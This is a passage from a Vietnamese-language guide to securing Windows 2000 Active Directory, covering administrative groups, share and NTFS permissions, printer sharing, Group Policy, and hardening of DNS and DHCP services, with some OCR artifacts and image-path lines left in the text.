Enterprise Admins	Universal	Các thành viên nhóm này có phạm vi hoạt động trên toàn forest. Họ có quyền thay đổi mọi cấu hình bảo mật của toàn forest. Do đó các thành viên của nhóm này nên được giám sát liên tục.
Schema Admins	Universal	Các thành viên nhóm này có quyền thay đổi các thông tin về schema của toàn forest (bao gồm thông tin về thuộc tính đối tượng và các lớp đối tượng của forest).
Domain Admins	Global	Khi một máy tính join vào domain, các thành viên của nhóm này cũng được xem như là thành viên của nhóm Administrators trên máy cục bộ. Ngoài ra, các thành viên của nhóm Domain Admins của domain gốc của forest còn có thể thay đổi danh sách thành viên của nhóm Enterprise Admins và Schema Admins.
Group Policy Creator Owners	Global	Các thành viên nhóm này được quyền tạo ra các đối tượng Group Policy mới.
Administrators	Domain Local	Các thành viên nhóm này được toàn quyền quản lý domain mà nhóm này thuộc về, bao gồm quản lý các service và account của Active Directory.

Power Users	Local Group	Các thành viên nhóm này chỉ có ý nghĩa đối với máy tính không join vào domain. Họ có quyền quản lý user và group trong cơ sở dữ liệu SAM của máy cục bộ. Ngoài ra họ cũng có thể cài đặt hầu hết các ứng dụng, quản lý máy in cục bộ và việc chia sẻ tập tin.
Account Operators	Domain Local	Thành viên nhóm này có thể quản lý các account của user, group và computer trong bất kỳ một container nào trong domain mà nhóm này thuộc về, ngoại trừ Builtin container và Domain controllers OU. Ngoài ra, thành viên của nhóm này cũng không có quyền trên các nhóm Administrators và Domain Admins. Trong domain gốc của forest, các thành viên cu4ng không có quyền trên nhóm Enterprise Admins và Schema Admins.
Server Operators	Domain Local	Thành viên của nhóm này được quyền đăng nhập cục bộ tại các server, quản lý việc chia sẽ các tài nguyên, khởi động và tắt các service, sao lưu và phục hồi dữ liệu, format đĩa cứng, tắt máy tính.
Print Operators	Domain Local	Thành viên nhóm này có quyền quản lý máy in và hàng đợi in.
Backup Operators	Local	Thành viên nhóm này được quyền sao lưu và phục hồi mọi tập tin trên máy tính mà không cần phải có quyền hạn nào trên tập tin mà nó thực hiện. Ngoài ra họ cũng có thể đăng nhập cục bộ và máy tính và tắt máy.
Replicators	Domain Local	Sử dụng cho Windows NT domain, thường được sử dụng bởi service File Replication trên các domain controller.
DHCP Administrators	Domain Local	Thành viên nhóm này có quyền quản lý các DHCP service trong domain mà nhóm thuộc về. Nhóm này được tự động tạo ra khi DHCP service được thiết lập.
DNS Admins	Domain Local	Thành viên nhóm này có quyền quản lý các DNS trong domain mà nhóm thuộc về.
WINS Admins	Domain Local	Thành viên nhóm này có quyền quản lý các WINS trong domain mà nhóm thuộc về. Nhóm này không được tự động tạo ra khi thiết lập WINS như nhóm DHCP Administrators.

DNSUpdate Proxy	Global	Thành viên nhóm này có quyền tạo các DNS record mà không đứng chủ quyền của các record đó (có thể xem là tạo ra record không có chủ quyền). Thông thường thành viên của nhóm này là các DHCP server, điều này sẽ đảm bảo rằng các client Windows 95/98/NT sẽ vẫn giữ được chủ quyền của record sau khi nâng cấp lên Windows 2000.

Trong đa số trường hợp, những nhóm quyền trên là đủ cho các mục đích phân quyền quản trị. Tuy nhiên nếu đơn vị có những nhu cầu phân quyền quản trị đặc biệt mà tập quyền trên không đáp ứng, ta có thể tự tạo ra các nhóm mới và gán cho nó những quyền thích hợp. Ví dụ: ta cần có 2 nhóm quyền riêng biệt: một nhóm cho phép thành viên thực hiện việc sao lưu, một nhóm cho phép thực hiện việc phục hồi. Trong trường hợp này không thể áp dụng các nhóm quyền đã có sẵn (vì nhóm Backup Operators có đồng thời cả 2 quyền) nên ta sẽ phải tạo 2 nhóm và gán quyền tương ứng cho từng nhóm.

Các quy tắc cần lưu ý khi phân quyền quản trị:

- Xác định cẩn thận những đối tượng sẽ trở thành thành viên của các nhóm quản trị. Nên tạo ra mẫu danh sách lưu trữ thông tin về những thành viên này để phục vụ cho việc kiểm tra định kỳ.
- Rà soát kỹ càng việc phân bổ thành viên vào các nhóm quyền, tuyệt đối không để xảy ra tình trạng đưa các thành viên vào các nhóm quyền có quyền hạn vượt quá quyền hạn dự định cấp cho thành viên. Ví dụ: nếu ta muốn cấp cho thành viên A quyền quản trị đối với tất cả các đối tượng không thuộc nhóm Administrators, thì ta có thể hoặc là ủy quyền quản trị cho A vào một OU mà chỉ chứa các đối tượng thông thường, không thuộc nhóm Administrators, hoặc đưa A vào danh sách thành viên của nhóm Account Operators. Không nên đưa A vào danh sách thành viên của nhóm Administrators hoặc Domain Admins, hai nhóm ngoài việc cho phép A thực hiện đúng theo chức năng của mình, còn cung cấp thêm những quyền cao hơn cho phép A thực hiện những tác vụ vượt quá quyền hạn, có thể gây hậu quả không tốt cho bảo mật hệ thống.
- Sử dụng tính năng Restricted Grourps của Group Policy để tạo ra những nhóm được kiểm soát về bảo mật và sử dụng các nhóm này để phân quyền cho các thành viên quản trị. Tính năng Restricted Groups cho phép lập ra các quy định để ràng buộc về việc thay đổi các thành viên của nhóm và ràng buộc việc đưa nhóm vào/ra danh sách thành viên của nhóm khác.
- Đặt ra những định kỳ để đều đặn kiểm tra các thành viên của các nhóm quản trị. Việc kiểm tra có thể được làm bằng tay hoặc dùng một công cụ audit tự động của nhà sản xuất thứ 3.

- Các thành viên thuộc nhóm Domain Admins của domain gốc của forest, nhóm Enterprise Admins và Schema Admins cần phải được giám sát liên tục để kịp thời phát hiện nếu có hacker thâm nhập vào các nhóm này. Các thành viên thuộc nhóm Domain Admins của domain gốc của forest có quyền thay đổi danh sách thành viên của nhóm Enterprise Admins và Schema Admins, và thành viên của hai nhóm này lại có những quyền thay đổi các cơ chế bảo mật làm ảnh hưởng tới toàn bộ forest.

6./ Chia sẻ tập tin

Windows 2000 cung cấp hai hệ thống phân quyền để đáp ứng các nhu cầu chia sẻ và bảo vệ tập tin trên mạng, đó là hệ thống phân quyền chia sẻ (share permission) và hệ thống phân quyền NTFS (NTFS permission).

Hệ thống phân quyền chia sẻ được dùng để bảo mật quyền truy cập từ mạng đến tài nguyên tập tin trên server (thao tác với hệ thống phân quyền chia sẻ của một thư mục bằng cách R-Click vào thư mục và chọn chức năng Share). Hệ thống phân quyền này khá linh động vì nó gần như không giới hạn và một hệ thống tập tin cụ thể nào. Có thể áp dụng nó cho FAT, FAT32, NTFS, CDFS... Tuy nhiên điểm yếu của hệ thống phân quyền chia sẻ là không bảo vệ được tập tin đối với user đăng nhập cục bộ vào máy server.

Các quyền của hệ thống phân quyền chia sẻ:

- Full Control: cho phép user tạo mới, xóa, sửa mọi nội dung của thư mục được chia sẻ. Ngoài ra, nếu thư mục được chia sẻ thuộc hệ thống tập tin NTFS, quyền này còn cho phép user chiếm chủ quyền của tập tin và thư mục và thay đổi các quyền hạn trên các tập tin và thư mục.
- Change: cho phép user đọc, ghi, tạo mới, thay đổi mọi nội dung của thư mục được chia sẻ.
- Read: cho phép user đọc, copy, thực thi các nội dung trong thư mục được chia sẻ.

Trong khi hệ thống phân quyền chia sẻ không thể ảnh hưởng đến user đăng nhập cục bộ vào server thì hệ thống phân quyền NTFS chi phối user đối với cả hai môi trường: truy cập qua mạng và đăng nhập cục bộ vào server. Ngoài việc cho phép chỉ định quyền hạn đối với thư mục, hệ thống phân quyền NTFS còn cho phép chỉ định quyền hạn đối với từng tập tin.

Ngoài ra, hệ thống tập tin NTFS còn cung cấp thêm những cơ chế sau để cải thiện hơn khả năng bảo mật cho tập tin:

- Encryption: Windows 2000 hỗ trợ mã hóa/giải mã tập tin và thư mục thông qua EFS (Encrypting File System). EFS cho phép các tập tin và thư mục được mã hóa theo user và chỉ có user thực hiện mã hóa (hoặc các user được chỉ định quyền hạn phục hồi EFS) mới có thể giải mã các nội dung đã được mã hóa.

- Quota: tính năng này của NTFS cho phép khống chế dung lượng đĩa được sử dụng bởi người dùng.
- Permission Inheritance: cơ chế này cho phép các quyền hạn được cấp phát cho thư mục cha sẽ được thừa kế bởi các thư mục con và tập tin chứa trong nó. Điều này giúp giảm công sức người quản trị trong việc phân quyền thư mục và tập tin.

Đối với hệ thống phân quyền NTFS, người quản trị có thể gán quyền truy cập đối với cả tập tin và thư mục (thực hiện việc này bằng cách R-Click vào tập tin hay thư mục và chọn Properties, sau đó chọn tab Security). Đối với thư mục, các quyền cơ bản sau đây có thể được gán: Full Control, Modify, Read & Execute, List Folder Contents, Read và Write. Đối với tập tin, các quyền cơ bản sau đây có thể được gán: Full Control, Modify, Read & Execute, Read và Write.

Các quyền cơ bản trên là sự kết hợp giữa các các quyến đặc biệt được mô tả dưới đây:

- Traverse Folder/Execute File: Traverse Folder quy định user được hay không được truy xuất vào nội dung của thư mục (browse thư mục). Execute File quy định user được hay không được thực thi tập tin.
- List Folder/Read Data: List Folder quy định user được hay không được xem danh sách tập tin và thư mục con của thư mục. Read Data quy định user được hay không được xem nội dung của tập tin.
- Read Attributes: quy định user được hay không được xem các thuộc tính của tập tin và thư mục.
- Read Extended Attributes: quy định user được hay không được xem các thuộc tính mở rộng của tập tin và thư mục (có một số tập tin chương trình hoặc thư mục đặc biệt có các thuộc tính mở rộngt).
- Create Files/Write Data: Create Files quy định user được hay không được tạo mới tập tin trong thư mục. Write Data quy định user được hay không được thay đổi nội dung của tập tin hay viết đè lên nội dung tập tin.
- Create Folders/Append Data: Create Folders quy định user được hay không được tạo mới thư mục con trong thư mục. Append File quy định user được hay không được nối thêm dữ liệu vào cuối tập tin (chỉ nối thêm dữ liệu, không được làm thay đổi dữ liệu đã có trước đó).
- Write Attributes: quy định user được hay không được thay đổi thuộc tính của tập tin hay thư mục.
- Write Extended Attribute: quy định user được hay không được thay đổi thuộc tính mở rộng của tập tin hay thư mục.
- Delete Subfolders and Files: quy định user được hay không được xóa các thư mục con hoặc tập tin trong thư mục.
- Delete: quy định user được hay không được xóa thư mục hay tập tin.

- Read Permission: quy định user được hay không được xem các quyền hạn được cấp phát trên thư mục hoặc tập tin.
- Change Permission: quy định user được hay không được thay đổi phân quyền trên thư mục hoặc tập tin.
- Take Ownership: quy định user được hay không được chiếm chủ quyền của tập tin hay thư mục.
- Synchronize: quy định một tiểu trình (thread) được hay không được đồng bộ với tiểu trình khác. Phân quyền này chỉ áp dụng cho các ứng dụng đa xử lý.

Bảng sau chỉ ra sự kết hợp giữa các quyền đặc biệt để cho ra các quyền cơ bản thường được dùng cho hệ thống tập tin NTFS:

	Full Control	**Modify**	**Read & Execute**	**List Folder Contents**	**Read**	**Write**
Traverse Folder/Execute Files	X	X	X	X		
List Folder/Read Data	X	X	X	X	X	
Read Attributes	X	X	X	X	X	
Read Extended Attributes	X	X	X	X	X	
Create Files/Write Data	X	X	X	X	X	
Create Folders/Append Data	X	X				X
Write Attributes	X	X				X
Write Extended Attributes	X	X				X
Delete Subfolders and Files	X					
Delete	X	X				
Read Permissions	X	X	X	X	X	X
Change Permissions	X					

Take Ownership	X					
Synchronize	X	X	X	X	X	X

Khi kết hợp cả 2 chế độ phân quyền chia sẻ và phân quyền NTFS lên một thư mục, thì kết quả là phân quyền trên thư mục sẽ là tập quyền bị giới hạn nhất. Ví dụ: đối với thư mục A, ta gán quyền Read của hệ thống phân quyền chia sẻ và quyền Full Control của hệ thốngt phân quyền NTFS cho mọi user, thì khi truy cập vào thư mục A qua mạng, user chỉ có thể sử dụng được quyền Read.

Các quy tắc cần lưu ý khi thiết lập phân quyền trên tập tin, thư mục:


- Không nên cấp quyền Full Control trong hệ thống phân quyền chia sẻ cho các user không cần thiết. Xác định kỹ đối tượng sẽ được cấp quyền Full Control.
- Nên gán quyền của hệ thống phân quyền chia sẻ ở mức security cao nhất có thể. Điều này sẽ hạn chế rủi ro khi hệ thống phân quyền NTFS thay đổi tạo nên sở hở, thì hạn chế của hệ thống phân quyền chia sẻ sẽ bù lấp sơ hở này.
- Nên gán quyền của phân quyền chia sẻ trên nhóm Domain Local rồi đưa các user cần thiết vào nhóm này, không nên gán trực tiếp lên từng user.
- Sử dụng hệ thống phân quyền NTFS để định nghĩa các quyền hạn thực sự được truy cập vào tập tin hoặc thư mục. Hệ thống phân quyền chia sẻ rất đơn giản cho mục đích này vì vậy không nên sử dụng.
- Luôn luôn sử dụng hệ thống tập tin NTFS để lưu trữ các thư mục chia sẻ ra mạng.

7./ Chia sẻ máy in

Các quyền hạn có thể được gán cho tài nguyên máy in:

- Print: quy định user được hay không được gửi tài liệu để in đến máy in.
- Manage Documents: quy định user được hay không được quản lý hàng đợi in, bao gồm việc thay đổi thứ tự trên hàng đợi, tạm dừng hoặc xóa một tác vụ in. Mặc định quyền hạn này được gán cho nhóm Creator Owner.
- Manage Printers: quy định user được hay không được chia sẻ máy in và thay đổi các tham số cấu hình của máy in.

Ngoài ra, đối với những dữ liệu mật mà ta muốn bảo đảm an toàn trên đường truyền tới máy chủ in thì có thể cài đặt giao thức IPSec ở cả hai: máy chủ in và máy client. Giao thức này sẽ mã hóa và giải mã dữ liệu truyền nhận ở hai đầu và đảm bảo dữ liệu được an toàn trên đường truyền. Hình sau minh họa việc dữ liệu được bảo mật trên đường truyền bằng IPSec:



Tham khảo bảng sau để hỗ trợ trong việc quyết định cấu hình chia sẻ máy in:

Mục đích	Thực hiện
Giới hạn truy cập đến máy in chỉ cho một nhóm user	Thiết lập lại quyền hạn truy cập trên máy in cho các nhóm tương ứng.
Phân quyền quản trị cho máy in	Đưa các user cần thiết vào nhóm Print Operators hoặc sử dụng quyền Manage Printers để cấp cho nhóm cần thiết.
Đảm bảo an toàn cho các dữ liệu in nhạy cảm	Thiết lập IPSec cho client và máy chủ in. Đặt máy in ở khu vực an ninh của đơn vị.


8./ Group policy

Group Policy cho phép người quản trị quản lý tập trung việc thiết lập cấu hình của user và computer thông qua Active Directory.

Group Policy cho phép các đối tượng trong container thừa kế Group Policy từ container. Điều này hạn chế sự phức tạp cho người quản trị trong việc áp dụng Group Policy.

Group Policy có thể được áp dụng cho site, domain hoặc OU. Khi được áp dụng vào một container, Group Policy sẽ áp dụng cho mọi user và computer của container đó.

Khi một đối tượng được yêu cầu, Windows 2000 sẽ áp dụng các xác lập về Group Policy cho đối tượng đó theo một thứ tự nhất định. Thứ tự đó được minh họa trong hình dưới:



Có những trường hợp người quản trị sẽ không muốn đối tượng thừa kế một Group Policy được áp dụng ở container cha, Group Policy cung cấp tính năng Block Policy Inheritance để thực hiện điều này. Khi thuộc tính Block Policy Inheritance được thiết lập cho một Group Policy thì Group Policy này sẽ không được kế thừa từ container cha để áp dụng cho đối tượng.

Ngược lại, có những trường hợp người quản trị của container cấp cao hơn muốn áp đặt những container cấp dưới bắt buộc phải kế thừa và áp dụng các Group Policy cụ thể nào đó, thì người quản trị cấp cao có thể sử dụng thuộc tính No Override để thực hiện điều này. Khi thuộc tính No Override được thiết lập cho một Group Policy thì các đối tượng con của container sẽ bị bắt buộc phải áp dụng Group Policy đó, các policy của đối tượng con sẽ không thể ghi đè được Group Policy của container cha.

Tham khảo bảng sau để hỗ trợ trong việc quyết định chính sách áp dụng Group Policy cho đơn vị:

Mục đích	Thực hiện
Đơn giản hóa việc quản trị Group Policy	Chấp nhận cơ chế thừa kế của Group Policy, không nên sử dụng Block Policy Inheritance và No Override.

Giảm thiểu tối đa thời gian xử lý áp dụng Group Policy khi đăng nhập	Giảm tối đa các cấp mà ở đó Group Policy được áp dụng trong cấu trúc OU. Tránh việc liên kết chéo các Group Policy giữa các domain.
Ngăn chặn việc không chấp nhận áp dụng các Grourp Policy cần thiết	Tạo một Group Policy mới với các cấu hình cần thiết và thiết lập thuộc tính No Override cho Group Policy này.
Ngăn chặn user thay đổi cấu hình máy cục bộ bằng cách định nghĩa Local Group Policy	Thiết lập các cấu hình quan trọng trong Group Policy. Theo thứ tự áp dụng Group Policy lên một đối tượng, Local Group Policy sẽ bị ghi đè.
Áp dụng Group Policy trung tâm để tác động đến tất cả mọi user	Áp dụng Group Policy ở mức cao nhất của cấu trúc Active Directory. Thông thường là ở mức domain hoặc ở OU mức cao nhất.
Áp dụng Group Policy cho một số giới hạn các user và computer	Đưa các user và computer này vào quản lý trong một OU và áp dụng Group Policy cho OU này.

Mặc định, Group Policy sẽ áp dụng cho mọi user và computer trong container mà nó được chỉ định. Tuy nhiên ta có thể lọc lại để chỉ có một số user và computer nào đó trong container được áp dụng Group Policy bằng cách định nghĩa các nhóm chứa các đối tượng và chỉ định các quyền hạn thích hợp cho các nhóm này trong tab Security của Group Policy. Chỉ có các nhóm có cả 2 quyền Read và Apply Group Policy mới được phép áp dụng Group Policy.

Tham khảo bảng dưới đây để hỗ trợ việc lọc Group Policy:

Mục đích	**Thực hiện**
Bảo đảm Group Policy sẽ được áp dụng cho nhóm	Gán cả 2 quyền Read và Apply Group Policy cho nhóm.
Cấm các quản trị của một OU nào đó sử dụng Block Policy Inheritance trên Group Policy	Không gán quyền Write trên đối tượng Group Policy cho nhóm các quản trị đó. Áp dụng Group Policy tại OU cha và lọc để chỉ áp dụng cho các computer và user khác trong OU con.
Không cho Group Policy áp dụng lên các nhóm user hay computer nào đó	Đặt chế độ Deny cho quyền Apply Group Policy cho những nhóm này đối với đối tượng Group Policy đang xét.

Thỉnh thoảng có trường hợp các Group Policy không được áp dụng như mong đợi. Lúc đó ta cần có các biện pháp hữu hiệu để gỡ rối cho các Group Policy này.

Tham khảo bảng dưới đây để hỗ trợ cho việc gỡ rối Group Policy:

Mục đích	Thực hiện
Xác định tất cả các vị trí mà Group Policy được định nghĩa	Duyệt cấu trúc Active Directory để xác định các site, domain hoặc OU có thể chứa Group Policy.
Xác định xem một Group Policy được áp dụng là dùng để cấu hình cho user hay computer	Dùng công cụ Gpresult của bộ Microsoft Windows 2000 Server Resource Kit.
Xác định nguyên nhân tại sao một Group Policy ở mức cao hơn không được áp dụng	Tìm xem có một thiết lập về Block Policy Inheritance hoặc có các thiết lập nào bị xung đột ở OU gần nhất với đối tượng mà không được áp dụng Group Policy. Hoặc xác định xem Group Policy có lọc không cho các nhóm chứa đối tượng được quyền áp dụng hay không. Nếu nhóm không có cả hai quyền Read và Apply Group Policy, Group Policy sẽ không được áp dụng.
Xác định nguyên nhân tại sao một Group Policy ở mức thấp hơn không được áp dụng	Tìm xem có một thiết lập về No Override ở container cấp cao hơn không. Hoặc xác định xem Group Policy có lọc không cho các nhóm chứa đối tượng được quyền áp dụng hay không. Nếu nhóm không có cả hai quyền Read và Apply Group Policy, Group Policy sẽ không được áp dụng.
Xác định nguyên nhân tại sao một Group Policy không áp dụng cho mọi computer và user của một container	Xác định xem Group Policy có lọc không cho các nhóm chứa đối tượng được quyền áp dụng hay không. Nếu nhóm không có cả hai quyền Read và Apply Group Policy, Group Policy sẽ không được áp dụng.

9./ Security cho các dịch vụ của domain

Để bảo đảm cho các service được hoạt động an toàn, hạn chế việc tạo ra những sơ hở cho hệ thống thì ta cần có kế hoạch triển khai đúng đắn cho các service đó. Trong phần này ta sẽ khảo sát việc triển khai các service phổ biến nhất mà một domain Windows 2000 thường có là:

- DNS (Domain Name Service).
- DHCP (Dynamic Host Configuration Protocol).
- SNMP (Simple Network Management Protocol).
- Terminal service.

9.1./ DNS (Domain Name Service)

DNS là dịch vụ dùng để phân giải các tên máy, tên miền thành địa chỉ IP theo yêu cầu của client. Trong domain windows 2000, DNS còn dùng để định vị các service trong mạng.

DNS được truy cập rất nhiều và thường xuyên và do rất dễ bị lợi dụng cho kẻ có ác ý thông qua DNS để khảo sát cấu trúc mạng bên trong nên việc bảo mật cho DNS là rất quan trọng. Những rủi ro về bảo mật DNS thường gặp có thể như sau:


- Cơ chế cho phép cập nhật động của DNS có thể tạo cơ hội cho kẻ tấn công viết đè lên các record của DNS và thực hiện chiếm session hoặc tấn công DoS.
- Kẻ tấn công có thể tạo một DNS thứ cấp và copy lại toàn bộ dữ liệu của DNS chính, từ đó sẽ khảo sát được toàn bộ cấu trúc tài nguyên của mạng.
- Khi DNS được đưa ra môi trường bên ngoài sẽ để lộ thông tin về địa chỉ mạng bên trong.

Cơ chế cho phép cập nhật động của DNS rất tiện lợi cho những trường hợp các server chứa dịch vụ không có địa chỉ cố định. Khi địa chỉ thay đổi những server này có thể chủ động gửi lệnh yêu cầu cập nhật lại thông tin của mình cho DNS. Tuy nhiên cơ chế này cũng rất dễ dàng tạo sơ hở cho những kẻ tấn công sửa lại các địa chỉ server thành địa chỉ của họ để sau đó lấy các thông tin quan trọng của các người dùng khi truy cập vào server giả mạo hoặc kẻ tấn công cũng có thể tấn công DoS thông qua con đường này.

Các DNS trong Active Directory có thể hạn chế được điều này thông qua việc sử dụng Active Directory-Integrated zone. Thay vì quản lý các record bằng tập tin văn bản như DNS thông thường, Active Directory-Integrated zone quản lý các record theo cấu trúc đối tượng của Active Directory và do đó mỗi record đều có thể xét phân quyền truy cập trên nó như các đối tượng khác trong Active Directory. Thực hiện tốt việc phân quyền truy cập trên record sẽ ngăn chặn được vấn đề ghi đè record đã nói ở trên.

Khi có một DNS thứ cấp được thiết lập, thông tin về zone sẽ được truyền từ DNS chính đến DNS thứ cấp để làm bản sao, và do đó DNS thứ cấp sẽ có được toàn bộ thông tin về zone như ở DNS chính. Điều này có thể sẽ là sơ hở để kẻ tấn công tạo một bản sao về zone ở DNS thứ cấp do mình thiết lập và sau đó sẽ khai thác thông tin về zone để tìm cách tấn công vào các máy trong mạng. Để tránh điều này, người quản trị cần giới hạn danh sách các địa chỉ IP cụ thể sẽ được truyền nội dung zone từ DNS chính để tạo bản sao. Không nên để nguyên thiết lập mặc định là có thể truyền cho mọi địa chỉ.

Nếu đơn vị có nhu cầu phải cung cấp dịch vụ DNS ra môi trường bên ngoài thì cần phải cấu hình riêng biệt 2 DNS: một dùng cho mạng bên trong và một chỉ dùng cho mạng bên ngoài. Điều này sẽ không để cho kẻ tấn công từ bên ngoài có cơ hội lợi dụng DNS để khảo sát các địa chỉ của mạng bên trong để từ đó tìm cách tấn công. Hình sau minh họa mô hình dùng 2 DNS cho mục đích này:



Tham khảo bảng sau để hỗ trợ cho những quyết định thiết lập DNS:

Mục đích	Thực hiện
Bảo vệ không cho bên ngoài khảo sát các địa chỉ của mạng bên trong	Thực hiện triển khai 2 DNS: một dùng cho mạng bên trong và một chỉ dùng cho mạng bên ngoài.
Ngăn chặn tấn công DoS vào máy chủ DNS bằng cách gây lỗi cho dịch vụ cập nhật động	Sử dụng Active Directory-Integrated zone và cơ chế phân quyền của nó.
Ngăn chặn các DNS thứ cấp không hợp lệ tạo bản sao về zone	Chỉ định cụ thể các địa chỉ có thể làm DNS thứ cấp trong cấu hình của DNS chính.
Ngăn chặn việc đăng ký hoặc sửa đổi record không hợp lệ	Sử dụng Active Directory-Integrated zone và cơ chế phân quyền của nó.
Ngăn chặn sự xuất hiện của những thành viên không hợp lệ trong nhóm DNS Admins	Dùng Group Policy để giới hạn danh sách thành viên của nhóm DNS Admins.

9.2./ DHCP (Dynamic Host Configuration Protocol)

Dịch vụ DHCP dùng cho mục đích cấp địa chỉ IP cho các máy tính trên mạng. Người quản trị cũng cần phải quan tâm đúng mức đến việc bảo mật cho các dịch vụ DHCP trong mạng để tránh những điểm yếu thường gặp. Những điểm yếu thường gặp đối với dịch vụ DHCP:

- Sự xuất hiện của các DHCP server không hợp lệ gây nên việc cấp các địa chỉ không đúng hoặc gây ra lỗi cho việc cấp địa chỉ.
- Xảy ra việc DHCP server ghi đè lên các thông tin IP tĩnh của DNS.
- Cấp phát địa chỉ IP cho các client không hợp lệ.

Sự hoạt động của các DHCP server không hợp lệ chỉ có thể xảy ra đối với mạng thông thường. Đối với mạng Active Directory, bất kỳ một Windows 2000 DHCP server nào muốn hoạt động đều phải được sự cho phép của thành viên nhóm Enterprise Admin. Điều này giúp loại bỏ trường hợp tồn tại sự hoạt động của DHCP server không hợp lệ trong mạng.

DHCP server có khả năng cập nhật DNS động thay cho những client không hỗ trợ cơ chế này (Windows 95/98/NT). Tuy nhiên khi cập nhật record trong Active Directory-Integrated zone thì DHCP server sẽ trở thành chủ quyền của các record đó mà không phải là các client tương ứng. Điều này sẽ làm cho client thực sự không thể nào cập nhật lại được record đó khi client được nâng cấp lên Windows 2000 (Windows 2000 có hỗ trợ cơ chế cập nhật DNS động mà không cần phải nhờ đến DHCP làm hộ).

Để giải quyết vấn đề trên, nên đưa DHCP server vào danh sách thành viên của nhóm DNSUpdateProxy. Sau khi là thành viên của nhóm DNSUpdateProxy, DHCP server sẽ không đứng chủ quyền của các record mà nó tạo ra khi cập nhật DNS động và mọi client đều có thể cập nhật các record đó. Sau này khi các client được nâng cấp lên Windows 2000 thì client sẽ có thể tự thực hiện việc cập nhật động cho các record này và sau đó sẽ trở thành chủ quyền của record.

Tuy nhiên có một trường hợp phải lưu ý không thể đưa DHCP server vào thành viên của nhóm DNSUpdateProxy để tránh tạo ra một điểm yếu khác cho hệ thống là: khi DHCP server được cài trên domain controller. Lúc này nếu DHCP server là thành viên của nhóm DNSUpdateProxy thì đồng nghĩa với việc domain controller cũng là thành viên của nhóm này (vì cả hai đều có cùng địa chỉ). Điều này làm cho khi domain controller cập nhật các record DNS lưu thông tin về các dịch vụ mạng thì các record này cũng sẽ có thể bị cập nhật bởi bất kỳ client nào khác.

Trong một số trường hợp cần đến mức bảo mật cao, có thể sẽ phát sinh nhu cầu sẽ chỉ cấp phát địa chỉ cho một số máy tính cụ thể nào đó mà thôi. Trong trường hợp này không thể sử dụng DHCP theo cách thông thường vì sẽ dẫn đến việc cung cấp địa chỉ cho các client ngoài ý muốn. DHCP server hỗ trợ tính năng cho phép người quản trị chỉ định cụ thể các client sẽ được cấp phát địa chỉ thông qua địa chỉ thiết bị của client (địa chỉ MAC).

